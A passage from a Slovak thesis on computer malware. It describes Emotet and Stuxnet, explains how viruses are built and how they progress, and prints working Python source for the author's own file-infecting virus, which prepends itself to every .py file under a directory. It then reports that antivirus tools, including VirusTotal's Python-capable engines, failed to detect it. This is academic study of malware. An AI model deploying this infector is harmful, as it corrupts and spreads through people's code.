Vývojári si dali extrémne záležať na znížení šance odhalenia prítomnosti vírusu Emotet v zariadeniach obetí. Jedna z funkcionalít je skutočne impozantná – Emotet totiž vie detekovať, či je spustený na reálnom zariadení bez obmedzujúcich podmienok alebo iba v testovacom prostredí (*sandbox*) niektorého z antivírusových nástrojov. Uvedené testovacie prostredia sa využívajú na bezpečné skúmanie vírusov; nedokážu v nich napáchať žiadne škody. Akonáhle Emotet zistí, že sa nachádza v testovacom prostredí, okamžite prestane interagovať s okolím a vypne sa – takto ho je takmer nemožné objaviť [14]. Ide o pomerne úspešnú taktiku a od jej prvého zavedenia je využívaná mnohými škodlivými kódmi.

Emotet je naďalej pomerne rozšírený, aj keď v poslednom období sa povolaným orgánom úspešne darí ničiť servery, cez ktoré sa primárne šíri [15]. Neustále sa vyvíja a je v nedohľadne, kedy sa ho podarí natrvalo poraziť.

4.2 Počítačový červ Stuxnet

Stuxnet je názov veľmi nebezpečného počítačového vírusu – červa, ktorý našiel svoje využitie hlavne vo vojenskom priemysle. Ide o neobvykle sofistikovaný druh malvéru; napádal iba systémy spĺňajúce veľmi špecifické kritériá a mnohými je považovaný za prvú úspešnú kyber-zbraň. Za jeho vývojom, podľa dostupných informácií, stoja armády Spojených Štátov a Izraela. Cieľom týchto dvoch krajín bolo obmedziť až úplne zastaviť napredovanie iránskeho jadrového programu bez nutnosti fyzického zásahu a zničenia jadrových centier či výskumných laboratórií [17].

Ako sa ukázalo, finančné alebo materiálne sankcie voči Iránskej islamskej republike neboli vôbec postačujúce a program pod vedením prezidenta Mahmouda Ahmadinejada pokračoval bez obmedzení. Krajiny ako Spojené Štáty alebo Izrael brali túto skutočnosť, vzhľadom na veľmi chladné a nepriateľské vzťahy s Iránom, ako priamu hrozbu. Ich riešením bolo nenápadne znefunkčniť systémy riadiace obohacovanie uránu – *nukleárne centrifugy* – nie však priamo fyzicky; cieľom bolo nenávratne poškodiť softvérové časti, ktoré by nakoniec viedli aj k obrovským hardvérovým škodám. Spustili preto vývoj vírusu Stuxnet v rámci vojenskej operácie Olympic Games [17].

Stuxnet bol prvýkrát zaznamenaný v lete roku 2010, ale predpokladá sa, že jeho vývoj mohol začať už okolo roku 2005. Šíril sa iba po zariadeniach s operačným systémom Windows, pričom do hostiteľskej siete bol najčastejšie uvedený pomocou nainfikovaného USB kľúča – nevyužíval teda žiadnu internetovú komunikáciu (na jedne strane kvôli obmedzeniu možnosti odhalenia, na druhej strane iránske nukleárne laboratóriá nemali internetové pripojenie) [17]. Akonáhle sa dostal do systému, začal aktívne zisťovať, či je daný počítač pripojený k programovateľným mikrokontrolerom značky Siemens a či sa na riadenie týchto mikrokontrolerov využíva driver - softvér Siemens Step7 (práve uvedenú kombináciu driver – kontroler využívala iránska armáda na riadenie nukleárnych centrifúg). Ak niektorá z týchto podmienok nebola splnená, vírus nevykonával žiadnu škodlivú akciu. Ak ale Stuxnet natrafil na vyhovujúce cieľové zariadenie, vykonal zmeny v kóde driver-u, kvôli čomu došlo k nenávratnému fyzickému poškodeniu centrifúg [17][18]. Medzitým, keďže ide o červa, neustále monitoroval počítačové siete, v ktorých bolo hostiteľské zariadenie pripojené; po detekcii nových zariadení ich okamžite infikoval.

Samozrejme, mikrokontrolery majú v sebe zabudovaný aj bezpečnostný mechanizmus, ktorý zisťuje, či sa riadené zariadenie správa podľa očakávaní. Tento mechanizmus by veľmi rýchlo vedel upozorniť výskumníkov na prítomnosť vírusu a tým obmedziť jeho areál pôsobnosti. Stuxnet bol však aj na túto skutočnosť pripravený; dokázal napodobňovať a meniť správy prichádzajúce z nich, takže počítač ani výskumníci nemali informáciu o tom, že niečo nie je v poriadku dovtedy, kým už nebolo neskoro [17].

Stuxnet pre svoju nedetekovateľnú činnosť využíval až štyri predtým neodhalené bezpečnostné chyby v operačnom systéme Windows týkajúce sa manažovania oprávnení a jednu chybu v driveroch Siemens [17][18]. Bol napísaný vo viacerých programovacích jazykoch, primárne však v C a C++ [17].

Paradoxne, prví objavitelia skutočnosti, že niečo nie je v poriadku boli medzinárodní inšpektori kontrolujúci, či Irán spĺňa nukleárne reštrikcie a nesnaží sa vyvíjať jadrové zbrane, nikto však nevedel, že ide o kybernetický útok. V priebehu niekoľkých mesiacov došlo k terminálnemu poškodeniu viac ako 2000 nukleárnych centrifúg vo viacerých iránskych výskumných centrách [18]. Ešte zaujímavejšie je tvrdenie, podľa ktorého príčina poškodení – vírus – bola zistená až potom, čo sa Stuxnet nedopatrením niektorého z nukleárnych vedcov dostal von z uzavretej siete a začal sa šíriť po internete (daný pracovník si pravdepodobne zobral domov nakazený počítač a pripojil ho k internetu) [17]. Mimo výskumných centier však nenapáchal žiadne veľké škody.


Podľa dosiahnutých výsledkov sa dá vysloviť tvrdenie, že Stuxnet splnil očakávania. Niektorí analytici dokonca uvádzajú, že dokázal spomaliť vývoj iránskeho nukleárneho programu o celé dva roky [17]. Väčšina novodobých vojenských škodlivých kódov je založená na základoch Stuxnetu, pričom naďalej rozširujú a aktualizujú jeho primárnu funkcionalitu (ako príklad môže poslúžiť obrovské množstvo kyberútokov v rámci aktuálne prebiehajúcej vojny medzi Ruskou federáciou a Ukrajinou). Využíva sa tiež na odhaľovanie možných slabých stránok vojenských systémov v izolovaných testovacích prostrediach.

5 Štrukturálna analýza škodlivých kódov

Úlohou tejto kapitoly je priblížiť a vysvetliť súčasti škodlivých kódov, ktoré sa postupom času akoby „štandardizovali“ medzi útočníkmi a v dnešnej dobe tvoria základ väčšiny vírusov. Z tohto dôvodu aj vlastný škodlivý kód, ktorý je podrobne analyzovaný v kapitole č.5 pozostáva z uvedených častí. Nachádza sa tu aj opis typického životného cyklu, cez aký škodlivé kódy počas vykonávania bežne prechádzajú.

5.1 Typická štruktúra škodlivých kódov

V dnešnej dobe má drvivá väčšina vírusov veľmi podobnú štruktúru. Táto skutočnosť sa odvíja od niekoľkých faktov; útočníci postupom času zistili a vyvinuli programy schopné prekonávať zložité bezpečnostné funkcionality ponúkané antivírusovými softvérmi a taktiež dbali na to, aby sa vírusy dokázali rapídne šíriť v rozličných prostrediach. Vznikla viacúrovňová architektúra počítačových vírusov zobrazená na obr. 5.1, kde každá úroveň je zodpovedná za inú funkcionalitu.



Obr. 5.1 Typická architektúra počítačového vírusu [19]

Pravdepodobne najdôležitejšou súčasťou vírusu je infekčný mechanizmus umožňujúci vyhľadávanie hostiteľských zariadení v danej počítačovej sieti alebo súborov záujmu na konkrétnom zariadení [19]. Táto časť sa obyčajne delí na viacero podčastí, z ktorých sa za primárne môžu považovať dve:

- **Vyhľadávací podsystém** – slúži na vyhľadanie vhodných hostiteľských zariadení a napadnuteľných súborov v nich [19].

- **Kopírovací podsystém** – umožňuje rozširovanie zdrojového kódu vírusu medzi zariadeniami v sieti a taktiež jeho umiestnenie do napadnutých súborov [19].

Za ďalšiu, nemenej dôležitú súčasť môžeme považovať spúšťač. Úlohou tejto časti je monitorovať okolie vírusu – systém, v ktorom sa aktuálne nachádza – a zaznamenávať dianie v ňom, pričom každý spúšťač obsahuje zoznam udalostí, na ktoré má v prípade potreby reagovať [19]. Akonáhle spúštač zaregistruje vhodnú udalosť, spustí vykonanie určitej vopred zadefinovanej činnosti v rámci vírusu. Činnosti môžu byť rôznorodé; v niektorých prípadoch môže ísť o inicializáciu presunu vírusu do iného dosiahnuteľného zariadenia, inokedy zas o spustenie infikovania súborov alebo, naopak, zastavenie infikovania (napríklad v prípade detekovania prítomnosti antivírusového softvéru, ktorý sa snaží vírus odhaliť). Väčšina spúšťačov taktiež umožňuje priame riadenie vykonávania vírusu jeho tvorcom formou vzdialenej správy cez sieť [20].

Tretia potrebná časť je samotný škodlivý kód, po anglicky nazývaný „payload“. Ide o centrálnu funkcionalitu vírusu, ktorá odcudzuje, kryptuje alebo maže citlivé súbory a iné dáta [19]. Počas útoku je väčšinou v pohotovostnom stave a spustí svoje vykonávanie až po podnete prichádzajúcom zo spúšťača.

Štvrtá, menej známa súčasť sa týka obmedzeniu miery detekovania prítomnosti vírusu v hostiteľskom zariadení. Dávnejšie ju obsahovali iba najviac sofistikované vírusy, v dnešnej dobe je ju možné nájsť vo väčšine škodlivých kódov. Ide v podstate o kolekciu pravidiel, ktoré musí vírus dodržať v prípadoch, kedy niektorá z jeho súčastí zdetekuje prítomnosť antivírusového programu [19]. Vírus obyčajne v uvedenom prípade prestane vykonávať nekalú činnosť dovtedy, kým je monitorovaný. Niektoré vírusy dokážu rozpoznať aj to, či sa práve nachádzajú v testovacom prostredí niektorého z antivírusových programov, a tváriť sa ako neškodné súbory (prípad Emotetu, opísaný v podkapitole 4.1).

Okrem uvedených obsahujú moderné počítačové vírusy ešte množstvo špecifických súčastí, ktoré doteraz neboli spomenuté. Ide napríklad o systémy umožňujúce komunikáciu s tvorcom alebo systémy na zastavenie šírenia vírusu po dosiahnutí cieľov.

5.2 Životný cyklus škodlivých kódov

Podobne ako každý výrobok softvérového charakteru, aj škodlivé kódy majú vlastný životný cyklus popisujúci činnosti od ich vniknutia do hostiteľského zariadenia až po jeho opustenie, zobrazený na obr. 5.2. Tento cyklus úzko súvisí so súčasťami vírusov opísanými v predchádzajúcej podkapitole – každá súčasť zohráva kľúčovú úlohu v inej fáze cyklu. Jednotlivé fázy cyklu majú v drvivej väčšine prípadov vopred určené poradie, nemusí to tak však v každom prípade byť – môžu nastať aj isté neočakávané situácie, kedy je potrebné, aby vírus reagoval svižne (únik pred odhalením) a v zlomku sekundy dokázal úplne zmeniť svoje správanie [20].

Prvá fáza životného cyklu nastane okamžite po vstupe do hostiteľského systému. Ide o fázu pokoja – vírus spoznáva štruktúru zariadenia a nevykonáva žiadnu nekalú aktivitu [20]. Postupne sa nastavia spúšťače a začnú monitorovať okolie vírusu spolu so správaním systému. Táto fáza môže trvať ľubovoľný čas podľa potreby; niekedy sa skončí okamžite po správnom nastavení všetkých súčastí vírusu, inokedy môže škodlivý kód vyčkávať aj dlhšie obdobie,


rádovo aj dni či týždne. Je potrebné taktiež podotknúť, že nie všetky druhy vírusov obsahujú túto fázu [19].

V rámci druhej časti - fázy propagácie - začne škodlivý kód prehľadávať hostiteľské zariadenie s cieľom nájsť žiadané informácie alebo súbory [20]. Akonáhle ich nájde, vo väčšine prípadov prekopíruje svoj zdrojový kód buď priamo do nich, alebo si vytvorí nový súbor v rodičovskom priečinku hľadaného súboru. Nové kópie škodlivého kódu následne taktiež prejdú cez fázu pokoja a šírenia sa, čím sa miera infekcie bude exponenciálne zvyšovať. Vírus ani v rámci fázy propagácie nevykonáva žiadnu škodlivú aktivitu, je teda veľmi ťažko odhaliteľný. Moderné antivírusové softvéry sa preto snažia vírusy zastaviť už v tejto fáze; po úplnom kontaminovaní systému je už mnohokrát neskoro a skaze sa nedá predísť.

Akonáhle skončí fáza propagácie, vírus má dve možnosti: buď sa, v prípade nevyhovujúcich podmienok, vráti späť do fázy pokoja a bude naďalej čakať na vhodnejšiu príležitosť, alebo sa pripraví na realizáciu útoku. Pri druhej z možností sa nastaví posledný zo spúšťačov, ktorý sleduje jedinú vec – signál označujúci začiatok útoku [19][20]. Akonáhle ho zachytí, vírus prechádza do poslednej fázy.

Posledná fáza sa týka aktivácie obsahu („payloadu“) vírusu. Škodlivý kód vykoná úlohu, kvôli ktorej bol stvorený; zmaže alebo zmení obsah napadnutých súborov, odcudzí citlivé dáta, znefunkční systém alebo zablokuje prístup k nemu [20]. Zároveň pomocou prednastavených spušťačov neustále sleduje okolie a v prípade potreby sa kedykoľvek dokáže prepnúť do fázy pokoja a naspäť. Ide väčšinou o najkratšiu a zároveň aj najriskantnejšiu fázu životného cyklu vírusu, pretože počas nej je najjednoduchšie odhaliteľný.

Existuje viacero možností, ktoré po aktivácii vírusu na konci jeho životného cyklu môžu nastať. V tom najlepšom prípade, z pohľadu obete, dojde k jeho včasnému zastaveniu a zneškodneniu. Ak však zostane neodhalený, mnohokrát po vykonaní úlohy odstráni sám seba, aby zahladiť akékoľvek stopy prezrádzajúce jeho prítomnosť [20].



Obr. 5.2 Zjednodušený životný cyklus škodlivých kódov [vlastný obrázok, podľa 20]

6 Návrh vlastného škodlivého kódu

V rámci praktickej časti práce bolo prejavené úsilie o zhotovenie vlastného škodlivého kódu. Počas jeho tvorby sa prihliadalo na informácie uvedené v kapitole č.5 ohľadom štruktúry vírusov, pričom stanovili sa nasledovné parametre:

- Bude sa jednať o trójskeho koňa schopného samoreplikácie.
- Vírus bude zhotovený v programovacom jazyku Python kvôli autentickosti.
- Vírus bude (kvôli jednoduchosti) napádať iba python súbory (s príponou „.py“).
- Vírus bude schopný šíriť sa naprieč adresárovou štruktúrou (do hĺbky).

Programovací jazyk Python bol zvolený zámerne – väčšina vírusov je zhotovená práve v ňom z dôvodu jednoduchého prístupu k súborovému systému a operačnému systému zariadení. Python je taktiež veľmi rozšírený jazyk, kvôli čomu sa jeho interpreter nachádza v mnohých počítačoch; tie sa stávajú ľahkými terčmi, keďže je na nich možné spustiť kód vírusu bez potreby úprav.

Škodlivý kód má jednoduchú úlohu: po spustení vyhľadať všetky dostupné vyhovujúce súbory a na ich začiatok prekopírovať svoj vlastný zdrojový kód. Kopírovanie na začiatok je tiež dôležitý detail – ak dojde k interakcii s nakazeným súborom, kód vírusu bude prvá vec, ktorá sa vykoná, a tým sa zvýšia šance vírusu rýchlo sa šíriť v systéme.


6.1 Súčasti vlastného škodlivého kódu

Zhotovený škodlivý kód sa skladá z dvoch základných častí, ktoré mu umožňujú vykonávať zadefinovanú funkcionalitu:

- **trieda DirParser** – rekurzívne prechádza cez adresáre nachádzajúce sa v rámci súčasného pracovného adresára („current working directory“) s cieľom identifikovať súbory vhodné na infikovanie.

- **trieda Infector** – spracuje obsah súboru nachádzajúceho sa na adrese, ktorú dostane ako vstupný argument, načíta zdrojový kód vírusu a zjednotí ich do jedného celku.

Obe triedy sa nachádzajú v jednom súbore kvôli zjednodušeniu funkcionality kopírovania. Začiatok a koniec súboru (a tým aj začiatok a koniec kódu vírusu) je vymedzený špecifickými komentármi zobrazenými na obr. 6.1. Zohrávajú kľúčovú úlohu pri identifikovaní kódu vírusu jednak pri prvotnom kopírovaní do ešte nenainfikovaných súborov a taktiež pri identifikácii, či už práve spracúvaný súbor neobsahuje kód vírusu (nedáva zmysel ho tam kopírovať viackrát).



Obr. 6.1 Začiatočný (vľavo) a konečný (vpravo) komentár v kóde vírusu

Implementácia triedy *DirParser* sa nachádza na obr. 6.2. Ide o veľmi jednoduchú triedu s dvomi metódami. Prvá z nich, pomenovaná **parse**, vykonáva funkcionalitu rekurzívneho prehľadávania adresárovej stromovej štruktúry. Na vstupe dostane absolútnu cestu k adresáru, ktorý sa má prehľadať (ak sa cesta neuvedie, prehľadávanie sa začne v aktuálnom pracovnom adresári). Následne na riadku 12 vytvorí zoznam všetkých súborov a adresárov v prehľadanom adresári a po jednom ich začne skúmať. Na riadku 15 k absolútnej ceste pripojí názov súboru (alebo adresára) a v ďalších dvoch premennách *is_file* a *is_dir* uloží informáciu o tom, či práve skúmaná entita je súbor alebo adresár. Následne dôjde k rozhodovaniu; ak sa jedná o adresár, nastane rekurzívne volanie samého seba, kde sa za aktuálny pracovný adresár už bude považovať tento adresár, a ak sa podarilo objaviť súbor a zároveň ide o súbor typu Python (zistí sa volaním druhej metódy **check_if_python**, ktorá zkontroluje jeho formát), odovzdá sa cesta k nemu metóde *infect* z druhej triedy, *Infector*, a nastane jeho nainfikovanie.

```
6   class DirParser:
7
8       def __init__(self) -> None:
9           self.infector = Infector()
10
11      def parse(self, curr_path = os.getcwd()) -> None:
12          all_files = os.listdir()
13
14          for file in all_files:
15              file_path = os.path.join(curr_path, file)
16
17              is_file = os.path.isfile(file_path)
18              is_dir = os.path.isdir(file_path)
19
20              if is_dir:
21                  self.parse(file_path)
22              elif is_file and self.check_if_python(file_path):
23                  self.infector.infect(file_path)
24
25      def check_if_python(self, path: str) -> str:
26          return path.rsplit('.', 1)[-1] == "py"
```


Obr. 6.2 Obsah triedy DirParser

Funkcionalita infikovania bola implementovaná v triede *Infector* (obr. 6.3 a 6.4). Uvedená trieda pozostáva z troch metód; načítanie obsahu vírusu, načítanie obsahu napadnutého súboru a ich zjednotenie a zapísanie do nového súboru. V prvom kroku je potrebné získať kód vírusu využitím metódy **get_infection_code**. Princíp metódy je jednoduchý – keďže samotný kód vírusu je vždy umiestnený na začiatok nainfikovaných programov, metóda bude načítavať program riadok po riadku dovtedy, kým nenatrafí na komentár označujúci koniec vírusu. Tým je zabezpečené, že program dokáže extrahovať kód vírusu aj z iných súborov ako z prvotného, z ktorého sa začal šíriť. V momente prečítania ukončiaceho komentára môže prerušiť čítanie súboru a vrátiť obsah premennej *infection_code*, pretože už obsahuje celý škodlivý kód.

```
28  class Infector:
29
30      def __init__(self) -> None:
31          self.infection_start = "# From Jan Agh with love\n"
32          self.infection_end = "# INFECTION END\n"
33
34      def infect(self, file_path: str) -> None:
35
36          infection_code = self.get_infection_code()
37          attacked_content = self.get_attacked_content(file_path)
38
39          with open(file_path, "w", errors = "ignore") as combined_code:
40              combined_code.write(f'{infection_code}\n{attacked_content}')
41
42      def get_infection_code(self) -> str:
43          infection_code = ""
44
45          with open(sys.argv[0], "r", errors = "ignore") as already_infected:
46
47              for code_line in already_infected:
48                  infection_code += code_line
49
50                  if code_line == self.infection_end:
51                      break
52
53          return infection_code
```

Obr. 6.3 Metódy infect a get_infection_code triedy Infector

Na načítanie obsahu napadnutého vírusu slúži metóda **get_attacked_content** zobrazená na obr 6.4. Z pohľadu štruktúry je veľmi podobná metóde *get_infection_code*, obsahuje však aj funkcionalitu, ktorá zabezpečí načítanie iba pôvodného obsahu. Akonáhle metóda natrafí na začiatočný komentár vírusu, zmení sa hodnota premennej *is_infector*, čo má za následok ignorovanie riadkov dovtedy, kým sa nenačíta ukončiaci komentár (riadky 61- 66).




```
55      def get_attacked_content(self, file_path: str) -> str:
56          is_infector, normal_code = False, ""
57
58          with open(file_path, "r", errors = "ignore") as attacked_file:
59
60              for code_line in attacked_file:
61                  if code_line == self.infection_start:
62                      is_infector = True
63                  elif not is_infector:
64                      normal_code += code_line
65                  elif code_line == self.infection_end:
66                      is_infector = False
67
68          return normal_code
```

Obr. 6.4 Metóda get_attacked_content triedy Infector

Po načítaní oboch obsahov vykoná metóda *infect* posledný krok – vytvorí nový prázdny súbor pomenovaný po pôvodnom súbore (tým zmaže jeho obsah) a vloží do nej najprv kód vírusu a následne pôvodný obsah. Vírus následne začne vyhľadávať ďalšie súbory – obete.

K spusteniu vykonávania škodlivého kódu dôjde vytvorením objektu *DirParser* a následným volaním metódy *parse* bez argumentov rovnako, ako na obr. 6.5. Zvyšné spomenuté procesy sa udejú automaticky.



```
70  parser = DirParser()
71
72  parser.parse()
```

Obr. 6.5 Inicializácia a spustenie vykonávania škodlivého kódu

7 Antivírusové nástroje a ich testovanie


Škodlivý kód zhotovený a analyzovaný v kapitole č.6 bol podrobený testovaniu viacerými antivírusovými nástrojmi. Cieľom bolo zistiť, či niektorý z týchto nástrojov odhalí jeho schopnosť autonómneho rozširovania sa. Medzi samostatne testované antivírusové programy patria **Windows Defender, Avast Free Antivirus** a nástroj spoločnosti **Kaspersky**. Okrem nich boli využité aj služby poskytované webovou stránkou **virustotal.com**.

7.1 Windows Defender, Avast a Kaspersky

Táto podkapitola sa venuje manuálnemu testovaniu škodlivého kódu tromi nezávislými antivírusovými nástrojmi pochádzajúcimi od troch výrobcov:

- **Windows Defender** – predinštalovaný antivírusový program novších operačných systémov Windows, dostupný aj na mobilných zariadeniach.
- **Avast Free Antivirus** – jeden z najznámejších antivírusov na svete pochádzajúci z Českej republiky.
- **Kaspersky Lab** – antivírus z Ruskej federácie, ktorý má viac ako 400 miliónov používateľov celosvetovo.

Testovací scenár je nasledovný: kód vírusu (v Python formáte) bude vložený do adresára, ktorý okrem neho priamo obsahuje ďalšie dve Python súbory s rôznymi obsahmi a vnorený adresár s tretím Python súborom a obyčajným textovým súborom (obr. 7.1). Následne sa vírus spustí, pričom počas vykonávania by mal prekopírovať vlastný kód do všetkých súborov okrem textového. Počas celého trvania útoku budú v pozadí (po jednom) spustené antivírusové softvéry. Testovanie sa zopakuje aj pre kód vírusu, ktorý bude tentokrát už vo vykonateľnom formáte „.exe“.



Obr. 7.1 Štruktúra testovacieho prostredia (vírus v súbore infection.py)

Prvé testovanie prebehlo s antivírusom Windows Defender. Tento antivírus nebol schopný odhaliť vírus vo svojom natívnom (Python) formáte; škodlivý kód úspešne nainfikoval všetky dostupné vyhovujúce súbory. Výsledok bol nemenný aj v prípade vykonateľného (.exe) súboru. Test sa z tohto dôvodou zopakoval, ale tentokrát bol vírus spustený už pomocou príkazového riadku (v prvom prípade bol spustený priamo v rámci Visual Studio Code), výsledok bol však identický.

V rámci druhého testovania bol vyskúšaný antivírusový softvér Avast, presnejšie jeho bezplatná varianta. Ani on však nebol schopný úspešne zastaviť infikovanie súborov v prípade Python vírusu. Rovnako ako pri Windows Defender, ani tu nepomohlo spustenie vírusu z príkazového riadku, rozdiel však nastal pri spustený vírusu vo vykonateľnom formáte; vírusu sa podarilo nainfikovať súbory v koreňovom adresári, bol však odhalený pri pokuse infikovať súbor vo vnorenom adresári a včas zastavený.


Posledný test sa týkal antivírusu od spoločnosti Kaspersky Lab. Výsledok prvej časti testu zostal nemenný; vírus v Python formáte nebol odhalený. V druhej časti testovania (s vykonateľným vírusom) však podal spomedzi všetkých antivírusov najlepší výkon – vírusu sa nepodarilo nainfikovať ani jeden testovací súbor, bol odhalený okamžite pri pokuse prepísať prvý z nich.

7.2 Stránka virustotal.com

Na testovanie boli využité aj služby poskytované stránkou *virustotal.com*. Ide o portál španielskej spoločnosti Hispasec Sistemas, ktorý v sebe integruje funkcionalitu väčšiny dostupných dôveryhodných antivírusových softvérov sveta. Používateľom umožňuje zdieľať akékoľvek súbory do veľkosti 650MB a následne vykoná sériu testov nad nimi s cieľom zistiť, či neobsahujú nejakú skrytú hrozbu. Po skončení testovania používateľovi oznámi výsledok spolu s informáciami ohľadom toho, ktoré antivírusové programy nebezpečensto zdetekovali a ktoré, naopak, nie.


Vlastný škodlivý kód bol nahraný na uvedený portál v dvoch variantách: podobne ako počas manuálneho testovania, v Python aj vo vykonateľnom formáte.

Ako je to vidno na obr. 7.2, žiadny z 58 dostupných antivírusových programov schopných zanalyzovať súbory formátu Python neobjavil nebezpečenstvo ukrývajúce sa v škodlivom kóde. Ide o veľmi zaujímavé zistenie – vírusy v uvedenom formáte majú očividne veľkú šancu uspieť vo vykonávaní svojich nelegálnych úloh bez potreby obávať sa možného odhalenia.



Obr. 7.2 Výsledky testovania s portálom virustotal.com (formát Python)

